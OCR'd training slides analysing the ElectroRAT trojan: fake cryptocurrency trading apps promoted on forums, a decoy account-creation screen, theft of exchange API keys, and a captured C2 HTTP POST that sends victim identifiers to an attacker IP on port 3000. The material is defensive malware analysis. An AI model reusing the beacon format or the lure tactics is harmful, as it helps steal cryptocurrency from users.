
- ElectroRAT, a **Go-program-based RAT**, is designed to be compatible with common operating systems such as Windows, macOS, and Linux
- It is delivered through a downloadable application for **cryptocurrency users** to steal their private keys and access their crypto wallets

Propagation

- Attackers create various **fake profiles on cryptocurrency forums** and social media groups to lure victims into visiting their websites and downloading malicious applications

Targets

- Cryptocurrency users
- Cryptocurrency wallets



1 Initial Propagation and Infection

2 Deploying Malware

Victim downloads the app

3 Exploitation

Trojan logs the keystrokes and steals private/API keys for crypto login

4 Maintaining Persistence


Trojan resides as the background process to maintain persistence

https://cyberint.com, https://www.intezer.com

Trojan Analysis: ElectroRAT (Cont'd)

Stage 1: Initial Propagation and Infection

- ElectroRAT is distributed through Trojanized crypto trade management applications such as **Jamm**, **eTrader**, and **DaoPoke**
- Victims are lured into downloading these applications after navigating from blockchain-based or crypto discussion forums



Bitcoin Forum

October 24, 2020, 05:45:57 PM

Welcome, **Guest**. Please login or register.

News: Latest Bitcoin Core release: 0.20.0 [Torrent]

1 Alternate cryptocurrencies / Speculation (Altcoins) / Jamm - cryptocurrency trading bot on: **Today** at 05:39:45 PM

Single platform for control of all your crypto!

Jamm provides the user with convenient and powerful tools for trading, storing, exchanging and tracking their crypto assets!

Use Jamm and give yourself great flexibility and convenience in many cryptocurrency operation!


- **CRYPTO EXCHANGES**
  Users can quickly transfer existing crypto assets from other sources.
- **CRYPTO WALLETS**
  Users can buy, transfer, and trade crypto assets across exchanges.
- **DAPPS**
  DApp users can quickly transfer their cryptocurrency to power your app.
- **CRYPTO PORTFOLIOS**
  Investors can connect to exchanges and understand their crypto holdings and performance.
- **TRADING PLATFORMS**
  Traders can transfer crypto assets between exchanges, execute trades and connect and consolidate trading history and balance info.
- **TREASURY MANAGEMENT**
  Companies can get a complete picture of crypto holdings across exchanges, transfer funds, and execute trades.

Ready to get started?

Jamm.to

Stage 2: Deploying Malware

- When the victim downloads and installs the malicious app, ElectroRAT is executed as a **background process** while displaying a **decoy interface** to the user
- The fake eTrader application now prompts the victim to **create a new user account** and enter a password, making the application appear legitimate
- In the background, the ElectroRAT payload is downloaded and executed by launching the **appropriate OS shell** in a separate process



Create your account

EMAIL

example@email.com

PASSWORD

Password

REPEAT PASSWORD

Confirm your password

By continuing you agree to our Terms and Privacy Policy

Already have an account ? Sign In


Create passcode for your new account

For your security, you won't be able to recover your passcode. However, you can change it later in settings.

Trojan Analysis: ElectroRAT (Cont'd)


Stage 3: Exploitation

- The fake application lures the victims into connecting to their **cryptocurrency exchange accounts** to record their credentials or API keys
- It also performs other functionalities such as uploading/downloading files, **capturing screenshots**, and **running commands** on the victim's console


eTrader
Market Scanner
Performance Analysis
Exchange
Settings
Paste in API keys to connect exchange accounts:
How to generate API key?
Connect to Paper
Connected
Connect to Bittrex
API
Secret
Connect
Connect to Binance
API
Secret
Connect
Connect to Poloniex
API
Secret
Connect
Connect to HitBTC
API
Secret
Connect
Connect to Bitfinex
API
Secret

Stage 4: Maintaining Persistence

- Command and control (C2) activity is initiated with an **HTTP POST request** sent by the fake application, which includes the victim's identifiers, through **TCP port 3000** by using the same servers that were used to host the fake application
- When the C2 server receives the request, it responds with an **empty JSON response**
- Attackers abuse victims' identities to make **illegitimate transactions** over time and **send malware spam**



```
POST /user HTTP/1.1
Host: 213.226.100.140:3000
User-Agent: go-resty/1.12.0 (https://github.com/go-resty/resty)
Content-Length: 137
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"id":"36d1130a-ac2e-44f7-9dc1-[redacted]","mac_name":"[redacted]","os_version":"6.1.7601","user_name":"[redacted]\\user","os":"windows"}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE
Content-Type: application/json; charset=utf-8
Content-Length: 2
Date: Tue, 03 Nov 2020 04:25:06 GMT
Connection: keep-alive

{}
```

Trojan Analysis: ElectroRAT

Source: *https://cyberint.com, https://www.intezer.com*

ElectroRAT, a Go-program-based RAT, is designed to be compatible with common OSes such as Windows, macOS, and Linux. The Trojan is delivered through a downloadable application to cryptocurrency users for the malware creators to steal the private keys of victims and access their crypto wallets. The Trojan can be appended with trading applications, which can be promoted via anonymous or fake profiles through specific blockchain/cryptocurrency forums or social media platforms. After a successful attempt, the Trojanized applications load a decoy GUI on the victim machines, where ElectroRAT begins its operation as a background process to conceal its presence.

Propagation

Attackers create a variety of fake profiles on cryptocurrency forums and social media groups to lure victims into visiting their websites and downloading malicious applications.

